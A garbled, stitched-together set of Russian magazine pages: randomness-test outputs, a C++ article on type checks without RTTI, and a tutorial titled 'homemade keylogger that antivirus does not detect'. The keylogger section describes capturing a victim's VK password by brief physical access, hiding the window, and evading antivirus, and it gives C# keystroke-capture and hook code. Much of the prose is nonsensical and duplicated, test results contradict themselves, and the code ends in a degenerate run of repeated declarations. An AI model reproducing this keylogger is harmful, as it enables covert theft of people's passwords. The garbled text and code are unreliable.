Вернемся к результатам. Нарадость, они тоже хотя бы чуть-чуть удивили. Действительно, еще по очему, ведь, в последствии, в ходе тестирования **rand** совершенно напрасно? Предлагаю не спешить с выводами и проверить целиком весь файл.

INFO

Обратите большое внимание внутрие данных — одинаковые не самые случайные строки STS. Но-О-ВПОЛНЕ прочто можно ожидать такого поведения для последовательности в 1 миллиард. Бит занимает больше чем. Это связано с тем, что мы выяснили в программе однотонные. Так что, если будешь повторять, запасись терпением.

```
generator is <stdin>
COMMAND LINE ARGUMENTS
= 1 bitstreams
= 1000000000 bits per bitstream

HEXADECIMAL INPUT MODE
= 4 bits per hex digit

BINARY OUTPUT DATA WILL BE STORED IN FILE: data.dat

RESULTS FOR THE UNIFORMITY OF P-VALUES AND THE PROPORTION OF PASSING SEQUENCES

generator is <stdin>
------------------------------------------------------------------------------
RNG_TEST_NAME              NUM_BITS_PROCESSED  NUMBER_OF_DATASETS  P-VALUE  PROPORTION  STATISTICAL TEST
------------------------------------------------------------------------------
Frequency                  1000000000          1                   0.000000 1/1         Frequency
BlockFrequency             1000000000          1                   0.000000 1/1         Frequency
CumulativeSums             1000000000          1                   0.000000 1/1         Frequency
CumulativeSums             1000000000          1                   0.000000 1/1         Reverse Frequency
Runs                       1000000000          1                   0.000000 1/1         Frequency
LongestRun                 1000000000          1                   0.000000 1/1         Frequency
Rank                       1000000000          1                   0.000000 1/1         Frequency
FFT                        1000000000          1                   0.000000 1/1         Frequency
NonOverlapingTemplate      1000000000          1                   0.000000 1/1         Frequency
OverlapingTemplate         1000000000          1                   0.000000 1/1         Frequency
Universal                  1000000000          1                   0.000000 1/1         Frequency
ApproximateEntropy         1000000000          1                   0.000000 1/1         Frequency
RandomExcursions           1000000000          1                   0.000000 1/1         Frequency
RandomExcursionsVariant    1000000000          1                   0.000000 1/1         Frequency
Serial                     1000000000          1                   0.000000 1/1         Frequency
Serial                     1000000000          1                   0.000000 1/1         Reverse Frequency
LinearComplexity           1000000000          1                   0.000000 1/1         Frequency
------------------------------------------------------------------------------
```

Если заинтересовать в последовательности все-таки есть, она рано-ко-ходит-ся-ходить-сама-в-себе

Тест FFT (Fast Fourier Transform, или быстрое преобразование Фурье) ищет периодичности в распределении данных в каком-нибудь (более детальных описаниях, ищи в книге Н. Сиберта). Вполне естественно, что в такой примитив-ной реализации последовательности Фурье проявляется себя гораздо раньше чем другие тесты. Но, что для 1 миллиона бит, то для 1 миллиарда бит. Потребовалось всего 40 миллионов последовательных значений — это примерно 2% от всего объема. Для сравнения: тест на частоту (Frequency) остановил тесты так частого, распределение и подпоследовательностью подсчета на заметили.

Конечно, со всем тем не хочешь, использовать, от основной тяжи. но зато благодаря необычному отсутствию у нас теста будет хорошо сформировать и мы будем жить. Ну, чем проиграешь, если отключишь от всего генератора. Так что проверим более TRNG, но этот раз для последовательности в 1 миллиард. Ну, вы понимаете и работы с ней. Ну, и, конечно, выглядит следующим образом:

```
generator is <stdin>
COMMAND LINE ARGUMENTS
= 1 bitstreams
= 1000000000 bits per bitstream

HEXADECIMAL INPUT MODE
= 4 bits per hex digit

BINARY OUTPUT DATA WILL BE STORED IN FILE: data.dat

RESULTS FOR THE UNIFORMITY OF P-VALUES AND THE PROPORTION OF PASSING SEQUENCES

generator is <stdin>
------------------------------------------------------------------------------
RNG_TEST_NAME              NUM_BITS_PROCESSED  NUMBER_OF_DATASETS  P-VALUE  PROPORTION  STATISTICAL TEST
------------------------------------------------------------------------------
Frequency                  1000000000          1                   0.000000 1/1         Frequency
BlockFrequency             1000000000          1                   0.000000 1/1         Frequency
CumulativeSums             1000000000          1                   0.000000 1/1         Frequency
CumulativeSums             1000000000          1                   0.000000 1/1         Reverse Frequency
Runs                       1000000000          1                   0.000000 1/1         Frequency
LongestRun                 1000000000          1                   0.000000 1/1         Frequency
Rank                       1000000000          1                   0.000000 1/1         Frequency
FFT                        1000000000          1                   0.000000 1/1         Frequency
NonOverlapingTemplate      1000000000          1                   0.000000 1/1         Frequency
OverlapingTemplate         1000000000          1                   0.000000 1/1         Frequency
Universal                  1000000000          1                   0.000000 1/1         Frequency
ApproximateEntropy         1000000000          1                   0.000000 1/1         Frequency
RandomExcursions           1000000000          1                   0.000000 1/1         Frequency
RandomExcursionsVariant    1000000000          1                   0.000000 1/1         Frequency
Serial                     1000000000          1                   0.000000 1/1         Frequency
Serial                     1000000000          1                   0.000000 1/1         Reverse Frequency
LinearComplexity           1000000000          1                   0.000000 1/1         Frequency
------------------------------------------------------------------------------
```

Продолжение статьи →

В ПОИСКАХ СЛУЧАЙНОСТИ

ИЩЕМ ФИТРОПИЮ НА МИКРОСХЕМЕ, ЧТОБЫ ПОВЫСИТЬ СТОЙКОСТЬ ШИФРОВ

Аппаратные генераторы случайных чисел скоростью не отличаются, поэтому микроконтроллеры будет работать несколько часов, прежде чем наберет достаточно энтропии. Зато и результаты соответствуют.

trng256.txt
RESULTS FOR THE UNIFORMITY OF P-VALUES AND THE PROPORTION OF PASSING SEQUENCES
generator is <ads.txt>
C1 C2 C3 C4 C5 C6 C7 C8 C9 C10 P-VALUE PROPORTION STATISTICAL TEST
12 10 9 10 9 9 10 10 9 8 0.455202 98/100 Frequency
10 9 10 9 9 10 10 9 9 9 0.911413 98/100 Block frequency
9 10 9 10 10 9 9 10 9 9 0.911413 98/100 Cumulative sums
9 9 10 10 9 9 10 9 9 10 0.911413 98/100 Cumulative sums
10 10 9 9 9 9 10 9 9 10 0.739918 97/100 Runs
9 9 10 9 10 10 9 9 9 9 0.911413 98/100 Longest run
9 9 9 10 9 10 9 10 9 9 0.911413 98/100 Rank
10 9 9 9 9 10 9 9 10 9 0.911413 98/100 Discrete Fourier Transform
10 10 9 9 9 9 9 9 9 10 0.911413 98/100 Nonoverlapping Template
9 9 9 9 10 9 9 9 10 9 0.911413 98/100 Nonoverlapping Template
9 9 9 9 9 10 9 9 9 10 0.911413 98/100 Nonoverlapping Template
9 9 9 9 9 9 10 9 9 10 0.911413 98/100 Nonoverlapping Template
9 9 9 9 9 9 9 10 9 10 0.911413 98/100 Nonoverlapping Template
9 9 9 9 9 9 9 9 10 10 0.911413 98/100 Nonoverlapping Template
9 9 9 9 9 9 9 9 9

МАГИЯ C++

КАК ВЫЖИТЬ БЕЗ ДИНАМИЧЕСКОЙ ИДЕНТИФИКАЦИИ ТИПОВ И ЕЩЕ ДВА ФОКУСА

Владимир Керимов
Создал C++ компилятор в компании Mail.ru
vladislav@list.ru

В C++ существует такое понятие, как динамическая идентификация типа данных (RTTI). Это механизм, который позволяет определить тип переменной или объекта на этапе выполнения программы. Однако, чтобы уменьшить размер собранных бинарников, во многих проектах RTTI отключают, и от этого приходится работать dynamic_cast и typeid. Но способ проверить, порождены ли потомки объектов какого-то базового класса, все же есть, и в своей статье я покажу, как сделать это элегантно.

Отключение RTTI приводит к тому, что для верификации начинают делать разные странные вещи — например, заводят целочисленное class_id и проверяют его вручную. Это выглядит неэстетично и опасно. Мы же используем намного шаблонов и полиморфизма, чтобы обойтись без этого. Это поможет уменьшить количество бросков, а также упростит приведение к нужному типу.

Традиционно C++ считается надежным инструментом построения API с проверкой типов еще на этапе компиляции. Исключения составляют шаблоны и ссылки на базовый класс, которые дают относительно свободный в выборе типа. Как правило, когда проект разрастается, стараются экономить каждый мегабайт порождающих шаблонов и в первую очередь, под нож идет система RTTI.

С кастом проблемы, которые RTTI дает возможность делать *динамик_каст* вверх по иерархии наследования, а также управлять идентификатором типа по typeid, то, с другой стороны, кто и когда этими пользуется? Как правило, dynamic_cast без проверки значения static_cast (если библиотека C++ не содержит действительно ветвистое дерево наследования).

Бывает, конечно, что наследование в C++ не сводится к наличию банального базового интерфейса **IClassName** и наследованию **ClassName** в нескрытом библиотеке. Вместо этого может быть представлена полноценная иерархия типов. Тогда RTTI не отключают, но обойтись, просто потому, что на нем сожжен взять и проверить тип на наследование определенного типа иерархии через проверку dynamic_cast.

```
void somefunc(base* b) {
    if (derived* d = dynamic_cast<derived*>(b))
```

Как правило, либо есть сторонняятная уверенность, что это кастис определенного класса (которая в половине случаев в итоге оказывается далеко не сторонняятной), либо кастис типа проверяется на некий уникальный CLASS_ID, переданный при создании экземпляра класса. А это, разумеется, крайне дырявый способ проверить наследование класса, ведь наследник не будет иметь своего уникального CLASS_ID. Поэтому такая проверка возможна не столько на интиментарию класса, сколько на соответствие ровно одному типу. Все это выглядит в итоге примерно вот так:

```
void somefunc(const creature& c) {
    if (c.class_id() == animal::CLASS_ID) ...
    if (c.class_id() == cow::CLASS_ID) ...
```

Однако идея, в общем-то, неплохая, давай только сделаем проверку проще и эффективнее. Для чего нам нужно возможность проверить любые два класса иерархии на наследование, а любой кастис класса этой иерархии — на интиментарию определенного класса.

ДЕЛАЕМ ПРОВЕРКУ УДОБНЕЕ

Поверим нам в этом шаблонов и полиморфизм. Если у нас всего два класса, то кроме шаблона, нам ничего не нужно.

Итак, для дерева наследования из трех классов, каждый класс **X** однозначно идентифицируется по методу **X::id()**, а также задан тройной для базового класса, помеченный как **X::base** для каждого класса иерархии:

```
class B : public A {
public:
    typedef A base;
    static sometype id();
```

В этом случае шаблон **is_class<X>::cf<Y>()** будет достаточно проверить нужна проверка на соответствие **X::id()** или непосредственно **Y::id()**, либо **X** — один из наследников **Y**, и, рекурсивно обходя предков, мы найдем соответствие:

```
template <typename X>
struct is_class {
    template <typename Y>
    static bool cf() { return X::id() == Y::id() ||
                       is_class<X::base>::cf<Y>(); }
};
```

Теперь осталось только обеспечить корректный вызов из рекурсии в базовом классе. Для корректной работы классов иерархии нам нужно, чтобы базовый класс задавал поиск предка.

```
template <>
struct is_class<void> {
    template <typename Y>
    static bool cf() { return root::id() == Y::id(); }
};
```

Теперь если есть иерархия **creature -> animal -> cat** и **animal -> dog**, то можно спокойно проверять любые классы на наследование друг от друга.

```
template <typename X>
void meet(X& x) {
    if (is_class<X>::cf<dog>())
        feed(static_cast<dog&>(x));
}
```

ПОЛИМОРФИЗМ ВМЕСТО RTTI

С проверкой объекта на инстанцирование класса иерархии будет сложнее. Нам понадобится специальный виртуальный метод **virtual bool who()**, который в каждом классе возвращает свой статический уникальный **id()**:

```
class B : public A {
public:
    typedef A base;
    static sometype id();
    virtual sometype who() const { return id(); }
```

Также было бы удобно к любого инстанса иерархии спрашивать, инстанцируем ли он один из его классов. Для этого в каждом классе иерархии заведем метод **is_base_class<X>()**, который будет шаблонным, а значит, несколько полномочий нам полиморфизм при проверке. Для выхода из ситуации заведем еще один вспомогательный метод **is_base_bd** перегруженный от типа, который определяется уникальностью класса в методе **id()**.

```
class root {
public:
    template <typename X>
    bool is() const { return is_base_bd(X::id()); }

    virtual bool is_base_bd(const sometype& base_id) const {
        return base_id == id();
    }
};
```

У наследников метод **is_base_bd** должен переопределяться аналогично предку: **is_class<X>::cf<Y>** с использованием проверки базового класса на соответствие **id()**.

```
class B : public A {
public:
    typedef A base;
    static sometype id();
    virtual sometype who() const { return id(); }

    virtual bool is_base_bd(const sometype& base_id) const {
        return base_id == id() ||
               base::is_base_bd(base_id);
    }
```

Таким образом, каждый класс иерархии можно будет проверить на инстанцирование любого его класса и безопасно приводить тип по ссылке в соответствии с наследием

```
void somefunc(const creature& c) {
    if (c.is<animal>()) {
        const animal& a = static_cast<const animal&>(c);
```

Поскольку после проверки на инстанцирование чаще всего идет изменяющая внутренние типы данных, нам нужно сделать и кастис (если есть). то удобно также в каждом классе сделать еще один метод **as<X>()**, который инкапсулирует проверку **is<X>()** и статическое преобразование типа.

```
class root {
public:
    template <typename X> const X& as() const;
    template <typename X> X& as();
```

Разумеется, это удобно делать, только если вместе с RTTI в проекте не отключены exc и исключения. Иначе будет сложно кинуть исключение в том случае, если, например, некий объект у типа **animal** не инстанцирует тип **cat**, а его просят **a.as<cat>().say_meow()**. :)

УМЕТЬ ГОВОРИТЬ О СЕБЕ

Язык C++ очень мощный и мощный, а если немножко удлять внимание деталям, то и удобный. Мы получили высокоуровневые способы проверки иерархии наследования и инстанцирования, не прибегая к ее обьяснов. Накладывая расходы при этом на так страшны

- Наследниковый класс должен определять предка через typedef с тем же именем, например base.
- Каждый класс иерархии должен уметь идентифицировать себя методом **id()**. Тип данных определяется в расширяющем мене, но он нетривиальным, это может быть просто int.
- Корневой класс иерархии должен завершать рекурсивный обход, вверх по иерархии, что возможно только.
- Каждый класс иерархии должен уметь проверять произвольный **id()** на соответствие либо своему **id()**, либо **id()** одного из своих предков — для проверки инстанцирования каждого класса.

Таким для эффекта были введены методы **who()**, **is<X>()** и **as<X>()** в базовом классе.

Единственный минус этой схемы — обязательное объявление **base**, **is_base_id()**, **id()** и **who()** в каждом классе иерархии. Для удобства можно заверить все в макрос, с аргументом базового типа, делающий скопитивное объявления.

Теперь внутри иерархии классов мы можем:

- проверить, является ли класс в иерархиями другого класса Y, конструкцией **is_class<X>::cf<Y>()**;
- проверить, инстанцирует ли объект в классе X методом **is_class<X>()**.

Бонусом мы получили рантайм-информацию об идентификаторе типа методом **who()**. Если идентификатор поддерживает человекочитаемый формат, это может быть полезно для логирования и отладки.

Другим бонусом может стать безопасное приведение типов вверх по иерархии автоматическим методом **as<X>()**, даже если исключения отключены. Просто в этом случае проверка возвращать указатель и проверять его в лучших традициях пещерных предков, писавших на чистом C.

УНИКАЛЬНЫЙ ИДЕНТИФИКАТОР КЛАССА

Осталось разобраться, как идентификаторы класса. На самом деле подойдет абсолютно любой тип, поддерживающий сравнение. Имеет смысл создавать контакты с идентификатором в первый вывов метода **id()** каждого класса.

Будет полезно, если при этом по **id()** означается возможным будет понять, чей это идентификатор, то есть не лишним будет имя типа. Также важно понимать, что того метода должен имеющим не в заголовочном файле, а идентификатор должен единожды экспортировать уникальную генерируемую конструкту.

Рассмотрим пример такого типа, по которому можно идентифицировать наследование любого класса иерархии.

```
class class_id {
public:
    class_id(const char* const name)
        : m_name(name), m_index(generate_unique()) {
    }
    const char* const name() const { return m_name; }
    int index() const { return m_index; }
    bool operator == (const class_id& another) const {
        return m_index == another.m_index;
    }
private:
    const char* const m_name;
    int m_index;
};
```

Если мы используем **int**, то его достаточно просто потокобезопасно инкрементить для генерации уникальных значений и получить миллиарды разных типов. Выводит, что **class_id** в целом необязательно, но хранить у объекта иерархии **z** его **z.who().name()** бывает очень и очень полезно.

В методе **id()** каждого класса нам в помощь static-константа с нужным именем.

```
const class_id& cat::id() {
    static const class_id cat_id("cat");
    return cat_id;
}
```

Таким образом, все объявления методов **id()** и **who()** сведутся к объявлениям вида

```
class creature {
public:
    static const class_id& id();
    virtual const class_id& who() const { return id(); }
```

Подчеркну, что генерация уникальных константт не должна инициироваться, а родина экспортироваться из единственного места, где создан ровно один экземпляр данного типа для каждого класса иерархии, включая инстансы шаблонов.

БЕЗОПАСНОСТЬ — В ЗДОВСТВЕ

В очередной раз можно убедиться, что чем удобнее мы делаем для себя окружение разработчиков, тем безопасное получается код и тем проще его поддерживать. Вместо проверяйте нам лиса проверок на идентификаторы в каждом втором методе мы автоматизировали проверку обхода всей иерархии до самого ее корня и запаковали в удобные читаемые методы.

Слабое место такого подхода — принудительное инстанцирование шаблонов наследников. Также этот метод не получится применить для проверки более одного предка, но можно добавить необходимые модификации.

В общем, мой совет — не мучайтесь с вешанием, которое вызывают стоки и поддержке кода — такого или аналогичного. Простейшие объявления одного-единственного макроса в теле класса и обявление по одному методу аналогичного **id()** для каждого класса решают любые проблемы с рекурсивной проверкой наследования и инстанцирования классов иерархии.

КОДИНГ

Rashad
Sultanov@gmail.com

КЕЙЛОГГЕР ПО-ДОМАШНЕМУ

ПИШЕМ НА C# КЕЙЛОГГЕР, КОТОРЫЙ НЕ ПАЛИТСЯ АНТИВИРУСАМИ

Боевые кейлоггеры с кучей фичьюшек и защитой от детекта могут стоить десятки, если не сотни долларов. Но кейлоггер не такая уж сложная штука, и при желании ты можешь сделать собственный и даже избежать детекта антивирусами. В этой статье я покажу, как это делается, а заодно поучаствуем в разработке программы на C#.

СТАВИМ ЗАДАЧУ

Модель из Дарьи и отличается необходимым минимумом. Предположим, мы хотим запомнить пароль жертвы от ВК и мы можем ненадолго получить физический доступ к компьютеру. При этом:

- мы не беспокоим жертву лишними окнами, инжектом в браузер, особенно не ошибаем и подробнее;
- мы имеем доступ к целевому компьютеру только однократно и на очень, очень короткое время;
- мы сами запускаем свою программу — как вариант, с USB-стика;
- антивирус должен молчать;
- файлик-из-ресурсов не нужен — потому, что мы даже ему разрешение вручную при создании кейлоггера;
- мы не будем палиться скрывать процесс и только дадим ему нейтральное название.

Еще вертим можем пользователя: пользователь менеджером, тогда в логе мы увидим пароль от ВК? Или от CSV? А что этот пользователь мониторить ещё создал какого профиля обмена.

INFO

Подробнее об атаках на корпоративные менеджеры читай в статье «Фишка любви» или с современным менеджером паролей.

Писать будем на C# в Visual Studio. Забегая вперед, скажу, что в результате у меня получилась две версии программы — одна чистая, что мы даже при разрешении вручную при создании кейлоггера;
- мы не будем палиться скрывать процесс и только дадим ему нейтральное название.

Еще вертим можем пользователя: пользователь менеджером, тогда в логе мы увидим пароль от ВК? Или от CSV? А что этот пользователь мониторить ещё создал какого профиля обмена.

INFO

Подробнее об атаках на корпоративные менеджеры читай в статье «Фишка любви» или с современным менеджером паролей.

Писать будем на C# в Visual Studio. Забегая вперед, скажу, что в результате у меня получилась две версии программы — одна чистая, другая с использованием библиотеки SetWindowHookEx() запрещена антивирусом или еще чем-либо; можно тверть сырой вещь и без нее. Есть также версия с GetAsyncKeyState(), которая принимает между нажатиями клавиш, зажата она или отжата в момент вызова. Собственно, алгоритм действий будет такой: раз в N мс опрашиваем все клавиш и сравнивать с состоянием, занесенным в специальный список. Затем список обрабатываем, запоминаем состояние клавиш Caps Lock, Num Lock, Shift, Ctrl и так далее. Полученные данные будем записывать в файл.

ПИШЕМ ПРОГРАММУ

Запускаем Visual Studio и создаем новый проект Windows Forms (.NET Framework). Пишем на Visual Basic/Visual Studio? Если мы выбрали обычные кнопочные приложения, то при каждом запуске будет создаваться нечаянное окошко, которое нам ни к чему, поэтому мы его выгоняем. Также, пока мы не создадим форму (а создавать ее мы и не будем), нижняя значка в трейдере не появится — значит, мы скрытый работать. Теперь удаляем автоматически созданный файл Form1.cs со всеми потрохами и открыв Program.cs.

Program.cs

Здесь нас уже подходит шаблон программы, но он не будет работать просто так. Первым делом надо сбрасывать строчки 10–12 и 18–19. Теперь меняем сигнатуру основного метода: **static void Main() на static void Main(String[] args)** Нужно это для того, чтобы мы могли определять свои аргументы при запуске программы.

Теперь подключаем **System.Io**, для работы с файлами, **System.Run**, **time.InteropServices** для работы с WinAPI и **System.Threading** для приостановки потока. Если бы не нужны кейлоггеры высокой вариант, лучше пусть этот раздел и сразу перенеси в следующем.

Импортируем **GetAsyncKeyState** из user32.dll:

```
[DllImport("user32.dll")]
public static extern int GetAsyncKeyState(Int32 i);
```

И добавляем собственно логирование нажатий, сначала мы по десять штук, чтобы не делать слишком частые дисковые операции:

```
while (true)
{
    Thread.Sleep(100);
    for (int i = 8; i < 255; i++)
    {
        int state = GetAsyncKeyState(i);
        if (state != 0)
        {
            buf += ((Keys)i).ToString();
            if (buf.Length > 10)
            {
                File.AppendAllText("keylogger.log", buf);
                buf = "";
            }
        }
    }
}
```

Расширенный текст по будет нажатий

Выглядит не очень красиво, а про читабельность вообще можно забыть. Но первым, наш код тянет лишь по одному байту на что в словарях, но и с юмаи (всякие Ubuntu и Ribbon). Поэтому давай не будем записывать нажатие, если это не клавиша-клавиша. Заменим содержимое **if** в цикле на это:

```
// Усовершенствованная проверка введенных символов //
if (((Keys)i) == Keys.Space) { buf += " "; continue; }
if ((((Keys)i) == Keys.Enter) { buf += "\n"; continue; }
if ((((Keys)i) == Keys.Back) || (((Keys)i) == Keys.Back) || (((Keys)i)
== Keys.Delete) { buf = ""; }
if (((Keys)i).ToString().Length == 1)
{
    buf += (((Keys)i).ToString());
}
else
{
    buf += $"<{((Keys)i).ToString()}>";
}
if (buf.Length > 10)
    File.AppendAllText("keylogger.log", buf);
    buf = "";
}
```

Выглядит уже получше

Так уже намного лучше! Теперь нужно добавить обработку клавиш Shift и Caps Lock. Добавим в начало цикла следующий код:

```
// Где более усовершенствованная проверка //
bool shift = false;
short shiftState = (Int32)GetAsyncKeyState(16);
// Keys.Shiftkey не работает, поэтому я подставил его числовой
значение
if (((shiftState & 0x8000) == 0x8000)
{
    shift = true;
}
var caps = Console.CapsLock;
bool lshg = shift | caps;
```

Теперь у нас есть переменная, которая показывает: нужно ли нам сейчас Shift'ы большой буквой или нужно ли в складывании символа в Upper.

Выглядит уже получше

Следующая проблема — это сообщения вида **<Oemcomma>**, **<ShiftKey>**, **<Capital>** и другие подобные. Они значительно усложняют чтение лога, так что придется это исправлять. Например: **<Oemcomma>** — это обычная человек запятая, а **<Capital>** — не что иное, как Caps Lock. Нужного типа: перевод логгера на своим компьютере, в сборке достаточно материала, чтобы понять: за в Ваниным, некоторые символы можно сразу заменить.

<Space> на пробел и **Enter** у:

```
if (((Keys)i) == Keys.Space) { buf += " "; continue; }
if (((Keys)i) == Keys.Enter) { buf += "\n"; continue; }
```

А вот вещи вроде **<ShiftKey>** побросать сложнее. У шифта, кстати, есть два разных варианта — правый и левый. Чтобы не вдаваться в детали, мы ведь состоянии заглавные бы мы для прочтения:

```
if (((Keys)i).ToString().Contains("Shift") || (((Keys)i) == Keys.
Capital) {
    continue;
}
```

Потомки потер «некоторое время», обнадеживаем и другие клавиши, которые нам «добавляемы» по-особому:

- Alt-Gr;
- Все управляющие клавиши;
- Print Screen;
- Page Up и Page Down;
- Scroll Lock;
- сочетания Shift + цифровая клавиша;
- Tab;
- Home и End;
- Пауз;
- Alt;
- клавиши со стрелками.

Добавляем еще проверки и замены, и все приобретает читабельный вид. В целом уже нормально! Но недостаток, нет поддержки русской раскладки, что, впрочем, нет так важно, если наш цель — получить пароли.

Смотрим, что скажет антивирус...

Пока для антивируса пока проблемы не обнаружены

Пока для антивируса пока проблемы обнаружены

Загружаем образец на VirusTotal, чтобы проверить на остальных. Результат только 8 из 70 антивирусов что-то подозревают:

КРАСИВЫЙ ВАРИАНТ

Теперь попробуем сделать более правильно и будем перехватывать сообщения с окошка клавиш на клавиатуре. Первым шагом мы как создаем пустое приложение и в свойствах формы выставляем видимость: значение: WindowPosition. В запросе на импорт мы создаем Visual Studio, меняем **void Main()** на **void Main(String[] args)**. Теперь сделаем простую проверку аргументов:

```
if (((Keys)i) == Keys.Space) { buf += " "; continue; }
if (args != null && args.Length > 0)
{
    if (args[0] == "/c") {}
    // Запись пароля на аналогиче с предыдущей строкой
}
else
{
    // Запущено без параметров
```

Дальше должно много куда, не будет проводить его весь. Там есть фаза Caps Lock Shift и прочее, а нажатие определяется тягостным Switch. Но показать я хочу и что, и в отличие или на клавиатуру.

Обработчик для клавиатуры

Сначала мы помещаем состояние на нашу фичьюшку в переменную: **callback**, потом получаем handle нашего программы, затем устанавливаем их. А дальше можно обрабатывать полученные сообщения каждые 5 мс (Thread.Sleep(5)). Важный момент: обязательно сообщение каждые 5 мс. Если не сообщать, то Windows, а также другие приложения начнут «зависать» в ожидании ответа на сообщение.

```
private static IntPtr CallbackFunction(Int32 code, IntPtr wParam,
IntPtr lParam)
{
    // Тут мы передаем управление дальше по цепочке хуков
    return CallNextHookEx(IntPtr.Zero, code, wParam, lParam);
}
```


Вызов следующей функции

Продолжение стр. 8

КЕЙЛОГГЕР ПО-ДОМАШНЕМУ

ПИШЕМ НА C# КЕЙЛОГГЕР, КОТОРЫЙ НЕ ПАЛИТСЯ АНТИВИРУСАМИ

На этом скрипке виден код нашей callback-функции с некоторыми сокращениями (не уместился разбор нажимаемых клавиш). Образ аналогичен на упомянутый выше вызов **CallNextHookEx**, который нужен, чтобы не только мы получали сообщения о нажатиях клавиш.

```
private IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam)
{
    if (nCode >= 0)
    {
        int vkCode = Marshal.ReadInt32(lParam);
        if (wParam == (IntPtr)0x100)
        {
            if (vkCode >= 0x41 && vkCode <= 0x5A)
            {
            }
            else if (vkCode == 0x20)
            {
                sb.Append(" ");
            }
            else if (vkCode == 0x0D)
            {
                sb.Append("\n");
            }
            else if (vkCode == 0x08)
            {
                sb.Append("<Backspace>");
            }
            else if (vkCode == 0x09)
            {
                sb.Append("<Tab>");
            }
            else if (vkCode == 0x10)
            {
                sb.Append("<Shift>");
            }
            else if (vkCode == 0x11)
            {
                sb.Append("<Ctrl>");
            }
            else if (vkCode == 0x12)
            {
                sb.Append("<Alt>");
            }
            else if (vkCode == 0x14)
            {
                sb.Append("<CapsLock>");
            }
            else if (vkCode == 0x25)
            {
                sb.Append("<Left>");
            }
            else if (vkCode == 0x26)
            {
                sb.Append("<Up>");
            }
            else if (vkCode == 0x27)
            {
                sb.Append("<Right>");
            }
            else if (vkCode == 0x28)
            {
                sb.Append("<Down>");
            }
            else if (vkCode == 0x2E)
            {
                sb.Append("<Del>");
            }
            else if (vkCode == 0xA0)
            {
                sb.Append("<LShift>");
            }
            else if (vkCode == 0xA1)
            {
                sb.Append("<RShift>");
            }
            else if (vkCode == 0xA2)
            {
                sb.Append("<LCtrl>");
            }
            else if (vkCode == 0xA3)
            {
                sb.Append("<RCtrl>");
            }
            else if (vkCode == 0xA4)
            {
                sb.Append("<LAlt>");
            }
            else if (vkCode == 0xA5)
            {
                sb.Append("<RAlt>");
            }
            else
            {
                sb.Append("<" + vkCode.ToString("X") + ">");
            }
        }
        else if (wParam == (IntPtr)0x101)
        {
            if (vkCode >= 0x41 && vkCode <= 0x5A)
            {
                int offset = 0x20;
                sb.Append("<" + (vkCode + offset).ToString("X") + ">");
            }
            else if (vkCode == 0xA0)
            {
                sb.Append("</LShift>");
            }
            else if (vkCode == 0xA1)
            {
                sb.Append("</RShift>");
            }
            else if (vkCode == 0xA2)
            {
                sb.Append("</LCtrl>");
            }
            else if (vkCode == 0xA3)
            {
                sb.Append("</RCtrl>");
            }
            else if (vkCode == 0xA4)
            {
                sb.Append("</LAlt>");
            }
            else if (vkCode == 0xA5)
            {
                sb.Append("</RAlt>");
            }
            else
            {
                sb.Append("</" + vkCode.ToString("X") + ">");
            }
        }
        else
        {
            sb.Append("<" + wParam.ToUint32().ToString("X") + ">");
        }
        int[] keys = new int[256];
        int[] scanCodes = new int[256];
        int[] flags = new int[256];
        int[] times = new int[256];
        int[] extraInfos = new int[256];
        int[] ret = new int[1];
        int[] state = new int[256];
        int[] lpChar = new int[1];
        int[] hkl = new int[1];
        int[] pcbBuf = new int[1];
        int[] pwszBuf = new int[1];
        int[] pwszDest = new int[1];
        int[] pdwFlags = new int[1];
        int[] pdwLangId = new int[1];
        int[] pdwSysId = new int[1];
        int[] pdwScriptId = new int[1];
        int[] pfDead = new int[1];
        int[] pcchDest = new int[1];
        int[] pcchSrc = new int[1];
        int[] pcchBuf = new int[1];
        int[] pcchLen = new int[1];
        int[] pcchLenOut = new int[1];
        int[] pcchLenIn = new int[1];
        int[] pcchLenOutIn = new int[1];
        int[] pcchLenInOut = new int[1];
        int[] pcchLenInOutIn = new int[1];
        int[] pcchLenInOutOut = new int[1];
        int[] pcchLenInOutOutIn = new int[1];
        int[] pcchLenInOutOutOut = new int[1];
        int[] pcchLenInOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
